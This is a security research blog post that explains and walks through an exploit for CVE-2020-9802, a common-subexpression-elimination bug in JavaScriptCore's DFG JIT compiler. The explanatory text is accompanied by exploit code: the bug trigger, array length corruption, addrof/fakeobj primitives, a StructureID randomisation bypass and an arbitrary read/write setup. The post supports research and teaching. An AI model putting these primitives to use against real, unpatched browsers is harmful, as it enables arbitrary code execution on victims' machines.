Exploitation of CVE-2020-9802: a JavaScriptCore JIT Bug

Nov 13, 2022

Credits

I'd like to be thankful to everyone in the community as a source of motivation. Special thanks to Antonio and Tommaso for all the help they provided along the way.

Introduction

Speculative compilers are designed to produce the most efficient code possible for a dynamic language. The core idea is to leverage the decades of optimization

research done on traditional compilers. New challenges arise with dynamic languages because they lack type information that would otherwise make it very easy to understand and optimize code. JavaScriptCore's speculative compilation is made of several optimising compilers stacking on top of each other, each one optimizing according to execution trends observed by the preceding one. The layered architecture also makes it easy to balance the latency/throughput tradeoff and to fine tune optimization on a per-function basis. For instance, it would be wasteful to aggressively optimize a short function executed a few times as it would be to interpret a hot function.

JIT bugs are some of the most complex ones that can be found in a modern browser due to the inherent complexity of the affected component. Despite not being beginner friendly, they are a great occasion to learn about compilers, optimization techniques and jump start a security research project. Their intrinsic, intricate nature, makes them hard to find both via fuzzing and source review.

Saelo from Google Project Zero disclosed a vulnerability in WebKit's JavaScript engine JavaScriptCore's DFG (Data Flow Graph) JIT compiler: a powerful and somewhat esoteric bug that can be leveraged to obtain an out of bound memory access. One of the optimization passes done by DFG, substitutes expressions incorrectly and confuses integers that are supposed to overflow with those who do not.

Preexisting knowledge

To learn more about speculation in JavaScriptCore the reader is advised to read Filip Pizlo (@filipizlo)'s article published on WebKit official website. Moreover, Zon8.re did a fantastic job documenting the inner workings of JavaScriptCore's compilation process.

Environment Setup

Setting up a working debug build was by far the most painful part as after being stuck for days on weird compilations errors, I was told on WebKit's Slack channel that I didn't have the correct version of Xcode and macOS installed to compile JavaScriptCore. I therefore decided to work on WebKitGTK on Ubuntu machine. Readers interested in reading about a PAC bypass will be more interested in potential future installments of this blog series where I'll port the exploit on a *OS platform.

The vulnerability being discussed is from 2020 and therefore requires a custom WebKit build. Shallow cloning allows to saves some space as a large chunk of history is truncated.

```
git clone --shallow-since="2020-03-01" git@github.com:WebKit/WebKit.git
```

In order to find the last vulnerable commit I made use of git's search feature looking for changes to CSE's ArithNegate and checking out the parent commit (note the use of `^` operator)

```
git checkout aed886669bd4ec3bd21ce769c3459300bada7c83^
```

Common Subexpression Elimination

> In compiler theory, common subexpression elimination (CSE) is a compiler optimization that searches for instances of identical expressions (i.e., they all evaluate to the same value), and analyzes whether it is worthwhile replacing them with a single variable holding the computed value.
> ~ Wikipedia

Consider the following example:

```
let x = y * y + y * y
```

Performing the multiplication twice might be a inefficient, therefore it would be optimized as such:

```
let z = y * y
let x = z + z
```

This might be more efficient as `y * y` is performed only once and the value is loaded from a register. The profiler, the component that understands and creates an *execution profile* for code executed frequently, keeps into account whether it is more expensive to access memory for a value or perform the calculation multiple times. For instance, using CSE too aggressively could put strain onto registers, which are finite in number, which may in turn cause values to slip onto memory and possibly cause a slowdown due to frequent memory accesses.

Common Subexpression Elimination in JavaScriptCore

To Clobberize:

> In software engineering and computer science, clobbering a file, processor register or a region of computer memory is the process of overwriting its contents completely, whether intentionally or unintentionally, or to indicate that such an action will likely occur. ~ Wikipedia

JavaScriptCore uses a clobberizer to decide which nodes are eligible for CSE. File `Source/JavaScriptCore/dfg/DFGClobberize.h` defines how nodes are clobberized.

Let's see for example how a given node is consumed:

```
[...]
switch (node->op()) {
case JSConstant:
case DoubleConstant:
case Int52Constant:
    def(PureValue(node, node->constant()));
    return;
[...]
```

A node of type `Int52Constant` the clobberizer uses the `def()` functor to evaluate whether the node can be CSE'd. `def()` returns [memory] locations and they have to adhere to two rules:

1. Every path between the two nodes to be clobberized does not perform any write to any heap location that overlaps the desired location. To put it simply, if no writes are performed on a heap location defined by a node two things happen:
   · the two nodes satisfy condition `1`
   · the value of said location can be deduced by looking at one of the nodes
2. If a load operation is to be CSE'd, the `HeapLocation` object is sufficient to find the second eligible node

`PureValue` means that the result of a computation will always be the same for a given input, in the same way in which a function is defined in mathematics (or a pure function in computer science).

Bug analysis

The bug is in the `ArithNegate` case, the one used to handle the rapresentation arithmetical negation of a number. The problem is that `def()` does not take into account whether the number is speculated to potentially overflow or not, thus causing incorrect substitutions between the two.

```
[...]
case ArithNegate:
if (node->child1().useKind() == Int32Use
    || node->child1().useKind() == DoubleRepUse
    || node->child1().useKind() == Int52RepUse)
    def(PureValue(node));                    // incorrect
    // def(PureValue(node, node->arithMode())); correct
else {
[...]
```

Numbers that are speculated to overflow are said to be “checked”: they are runtime guarded, to bailout optimized code when an overflow is detected.

Consider 32 bit integers as an example: `INT_MIN` is the lowest 32 bit signed integer and is equal to `-2147483648` which in binary is `10000000000000000000000000000000b`. Negating `INT_MIN` performes 2’s complement:

```
10000000000000000000000000000000
01111111111111111111111111111111
                              +1
--------------------------------
10000000000000000000000000000000
```

Note: the number discussed is signed, therefore an overflow occures when bit 31st MSB is set, not the 32th

A JavaScript user would normally expect that `-2147483648` negated becomes `2147483648`. An engine would normally bailout if it detects that the program executed overflowed trying to rappresent a number out of range. Negating `INT_MIN` yields a number greater than `INT_MAX (2147483647)` and could potentially go undetected if CSE confuses a checked intger with an unchecked one. Morespecifically, in JavaScriptCore negating `INT_MIN` returns the following:

```
jsc >>> -2147483647|0
-2147483648
jsc >>> 2147483648|0
-2147483648
```

Triggering the bug

This sections analyzes Saelo’s trigger, see chapter “Final thoughts” for alternatives

The bug being discussed can be summarized as a substitution that type confuses overflowing integers. By itself, this is only a correctness issue and not a security

one. A key mechanism to be paired with a CSE bug to cause a security issue is IntegerRangeOptimization to remove bound checks.

The idea of IntegerRangeOptimization (or Value Range Optimization more generally) is removing bounds-checks considered useless.

```
function f(arr, n) {
    // JavaScript type Number is float by specification, a bitwise OR
    // converts n from `float` to `int`
    n &= 0xffffffff;

    // this is the first ArithNegate
    let v = (-n) | 0xffffffff;

    if (n < 0) {
        // ArithAbs is transformed to ArithNegate during DFG's Strenght
        // Reduce Phase if n is known to be always negative
        let idx = Math.abs(n);

        if (idx > 0) {
            arr[idx];
        }
    }
}
```

`Math.abs(...)` correctly sets the node's type to `ArithMode::CheckOverflow` and instructs the profiler about `idx` always being positive. The negation that `Math.abs` performs is later substituted with an unchecked one. Accessing an array at index `-2147483647` is not that useful in itself, but it can be easily solved by causing an overflow and obtaining a positive integer.

Exploitation

Successful exploitation consists in executing arbitrary code in an attacker controlled memory region. This is usually done by crafting JavaScript objects and using them to access memory locations by controlling the backing store pointer (aka the pointer pointing to where an array writes).

For convenience sake, attackers have used historically `ArrayBuffers`: a datatype that allows reading and writing raw bytes. This era came to an end when in 2018 Apple introduced the Gigacage, a security mitigation that isolates `ArrayBuffers`'s backing store pointers in a 4GB region, rendering them effectively useless for exploitation. Attackers have since pivoted to `JSArrays` because their `Butterflies` store raw, non-caged, floating point values.

In 2019 Apple introduced StructureID Randomisation in an attempt to stop attackers from crafting objects. This mitigation proves to be rather ineffective, as we will later see, since most out-of-bound access bugs can be used to leak a valid StructureID.

Memory layout initialisation

Given a constrained ability to overwrite a memory location, the first goal to be achieved is a stable out of bound access.


Let's analyze the memory layout, which happens to be very stable.

The exploit declares a few variables necessary to construct the first primities

```
[...]
 35 let noCoW = 13.37;
 36
 37 let target = [noCoW, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6];
 38 let float_arr = [noCoW, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6];
 39 let obj_arr = [{}, {}, {}, {}, {}, {}, {}];
[...]
```

Note the use of `noCoW`, to prevent the creation of `CopyOnWriteArrays` (for more on Copy-on-Write).

This is an illustration of the memory layout of the previous code snippet



The butterflies are contiguous and as such, an out of bound access may allows access to the following ones.


Triggering the bug

The previously discussed trigger function executed 1000 times, this is a useful trick to increase stability by attempting triggering the bug multiple times rather than a single shot attempt.

```
[...]
81 const ITERATIONS = 10000000;
```

```
82
83 print("[*] optimizing vulnerable function...")
84 for (let i = 1; i <= ITERATIONS; i++) {
85     let n = -4;
86     if (i % 10000 == 0) {
87         n = -2147483648;
88     }
89     trigger_bug(target, n);
90     if (float_arr.length == 0x1337) {
91         break;
92     }
93 }
[...]
```

After the out of bound access, the memory layout changes as follows:



`float_arr` can now index 4919 elements, 4912 of them out of the original bound.

For debugging purposes, the following snippet performs sanity checks and exits in case of errors.

```
[...]
 95 // check that the oob actually worked
 96 if (float_arr.length == 0x1337) {
 97     print("[+] length corruption succeeded")
 98 } else {
 99     print("[-] length corruption failed, length: " + float_arr.length)
```


```
100     throw "oob not working"
101 }
[...]
```

Exploitation primitives: addrof & fakeobj

JIT engines exploits rely on building two fundamental primitives: `addrof` and `fakeobj`. *"Address of [object]"* returns the address of a JavaScript object, easily defeating ASLR. *"[Create a] fake object"* treats a memory address as a JavaScript object.

The two primitives are built by having a float array and an object array overlapping on a memory location.

The fundamental insight is the following: A float array stores unboxed raw floating point values. An object array stores pointers to objects as boxed floating point values. Both of them therefore store floating point values but differ in their usage of them based on their indexing type `ArrayWithDouble` `ArrayWithContiguos`.



Given the bug has been triggered, the two primitives are defined as follows:

```
103 const OVERLAP_OFFSET = 8;
104
105 function raw_addrof(o) {
106   obj_arr[0] = o;
107   return float_arr[OVERLAP_OFFSET];
108 }
109
110 function raw_fakeobj(addr) {
111   float_arr[OVERLAP_OFFSET] = addr;
112   return obj_arr[0];
113 }
```

Another sanity check used to assess the correctness of the exploit is the following one:

```
let t = {b: 42}
let a = addrof(t)

debug("[+] addrof test: \t" + hex(a));

if (fakeobj(addrof(t)) !== t) {
    throw "fakeobj not working"
} else {
    debug("[+] fakeobj test:\tpassed")
}
```

StructureID Randomisation Bypass

Each `JSObject` has a header of type `JSCell`.
The header looks as follows: (file: `Source/JavaScriptCore/runtime/JSCell.h`)

```
class JSCell : public HeapCell {
[...]
    StructureID m_structureID;
    IndexingType m_indexingTypeAndMisc;
    JSType m_type;
    TypeInfo::InlineTypeFlags m_flags;
    CellState m_cellState;
};
```

`m_structureID` is an identifier for an out-of-line (meaning, non inlined) object used to describe the shape of the `JSObject`.

These shape descriptors indexed inside the `StructureIDTable`. Each valid entry has 7 entropy bits which successfully cripple the ability to guess a valid `StructureID`, thus making memory spraying useless for this purpose.

This puts a novice against what seems to be a catch 22 situation: crafting an object requires a valid StructureID, but leaking a StructureID requires a properly constructed object.

Fortunately neither of these two assertions are true as it is possible to **use** objects with invalid StructureIDs, and its possible to leak a StructureID with a **semi**-faked object.

Attackers have soon after figured out possible strategies to sidestep this situation, coming up with a general bypass based on `addrof`, `fakeobj` and JSC specific

behaviour. This bypass makes use of codepaths that don't check `StructureIDs` such as `getByVal`.

```
[...]
} else if (baseValue.isObject()) {
    JSObject* object = asObject(baseValue);
    if (object->canGetIndexQuickly(i))
        return object->getIndexQuickly(i);
[...]
```

Since **`canGetIndexQuickly`** doesn't check for valid `StructureIDs` we can create a fake object with an invalid ID and use it to read a proper one. The header we want to leak is the one used by a `JSArray` with indexing type `ArrayWithDouble`, so we'll create one:


```
let rw_arr = [0.0, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6]
rw_arr[0] = Math.random()  // disable CopyOnWrite
```

After creating an array to leak the header from, its time to craft an object with a custom header and butterfly:

```
let jscell_header = i2f(0x0108230700000000)

let container = {
    jscell_header: jscell_header,
    butterfly: rw_arr,
}

let container_addr = addrof(container)
let fake_header_addr = container_addr + 0x10
let fake_arr = fakeobj(fake_header_addr)
```



Leaking the `StructureID` and allows having a fully controlled, properly built `fake_arr`

```
jscell_header = fake_arr[0];
container.jscell_header = jscell_header;
```


Now that the attacker controls a JavaScript object that can modify the metadata of another one, `rw_arr` in this specific instance, they can decide where the latter reads from and writes to:

`fake_arr[1]` sets the memory address `rw_arr` uses for reading and writing. For example, an attacker may try use `rw_arr` to read from `0x4141414141414141` and crashing the process at said address.

```
fake_arr[1] = i2f(0x4141414141414141)
rw_arr[0]   = 1337
```

Arbitrary read/write, arbitrary code execution

Obtaining code execution is a matter of obtaining a `RWX` memory area and overwriting it with the desired shellcode. Further information is left to the source code itself.



Final thoughts and future research ideas

The full exploit can be found on GitHub.

Leaking `rwx_addr` occasionally fails and returns `0x7ff8000000000000` causing the process to crash. Further work can be done to increase reliability.

This article is yet another example of the dubious effectiveness of security mitigations, as even a novice exploit developer can sidestep them with little to no effort (`StructureID` Randomisation and Gigacage specifically).

On a different note, whilst trying to understand the bug, I spent several days wondering which alternatives to bounds-check elimination were feasible. This might as well be a year long research project, but one worth pursuing.

References

- Saelo's P0 bug disclosure
- Saelo's Attacking JavaScript Engines
- Attacking Safari in 2022 ~ @0xdagger
- Zon8 JavaScriptCore compilation internals